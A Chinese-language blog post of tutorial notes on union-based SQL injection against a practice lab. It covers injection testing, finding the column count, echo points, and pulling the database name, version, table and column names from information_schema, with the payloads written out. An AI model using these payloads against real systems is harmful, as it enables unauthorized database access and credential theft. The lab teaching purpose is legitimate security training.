显错注入（一）

原创

樱浅沐冰 于 2020-06-24 00:39:22 发布 1591 收藏 6

分类专栏： 笔记 文章标签： SQL注入

本文链接：https://blog.csdn.net/qq_45300786/article/details/106935578

显错注入（一）

注入环境： http://inject2.lab.aqlab.cn:81/Pass-01/index.php?id=1

SQL注入原理解析以及举例1

sql注入是指web应用程序对用户输入数据的合法性没有判断，导致攻击者可以构造不同的sql语句来实现对数据库的操作。

sql注入漏洞产生满足条件：

1；用户能够控制数据的输入。

2；原本需要执行的代码，拼接了用户的输入。

举例：

注意：下面测试环境使用封神台免费靶场。可以从下面链接进入：https://hack.zkaq.org/?a=battle。

攻击流程：

1；判断是否存在sql注入漏洞。

2；判断网页存在字段数。

3；判断回显点。

4；获取信息。

测试开始：

测试目标获取管理员账号密码

一；判断是否存在sql注入漏洞。

没注入前

一，判断是否存在sql注入漏洞

1 and 1=2

在传参（？id=1） 后面添加 and 1=2，查看页面


?id=1 and 1=2 查看页面是否正常。结果页面显示不正常。

##

注释：因为id=1为真（可正常访问页面），且1=2为假，所以and条件永远不会成立。

对于web应用不会返回结果给用户。则攻击者能看到的是一个错误的界面或者页面结果为空。


当然，如果攻击者构造的请求异常，也会导致页面访问不正常。




1.2 1=1

确定是否存在语句逻辑错误导致页面不正常。?id=1 and 1=1 结果返回正常，初步判断存在sql漏洞


注释：1=1 为真，and条件语句成立。



2.1；
构建sql语句：?id=1 and 1=1 order by 1
判断网页是否正常
这里我们尝试到？id=1 and 1=1 order by 4报错



可以判断到字段数为3（?id=1 and 1=1 order by 3）



三；判断回显点

构建sql语句：?id=1 and 1=2 union select 1,2,3 (之后查询结果显示在下图红框位置)

四；获取信息

4.1；查看当前数据库库名以及数据库版本

构建sql语句：?id=1 and 1=2 union select 1,database(),version()

##

注释：union select 1 ,database(),其中数字1占一列，凑数，用来满足union定义。database()：表示网站使用的数据库，version()：表示当前mysql的版本，usr()：当前mysql的用户。


4.2；查询当前数据库以及表名称

构建sql语句：?id=1 and 1=2 union select 1,2,table_name from information_schema.tables where table_schema=database() limit 0,1


##

注释：information_schema数据库用于存储数据库元数据，例如：数据库名，表名，列的数据类型，访问权限等（这里我们使用的时候就打 information_schema.tables）。tables用来存储数据库中的表的信息，包括表属于哪个数据库，表的类型，存储引擎，创建时间等。table_schema和table_schema是表tables中的数据库库名和表名。limit 0,1 表示第一行显示一行数据。limit 1,1

表示第二行显示一行数据。



这里是user哦





4.2；查询当前数据库以及表名称（方法二）


?id=1 and 1=2 union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database()

##

注释：group_concat()函数是把选中列名，在一行输出，如下图









4.3；查询表error_flag中的字段名，查询到2个字段 flag Id

构建SQL语句： ?id=1 and 1=2 union select 1,2,column_name from information_schema.columns where table_name='error_flag' limit 0,1

构建SQL语句： ?id=1 and 1=2 union select 1,2,column_name from information_schema.columns where table_name='error_flag' limit 1,1




这是ID哦



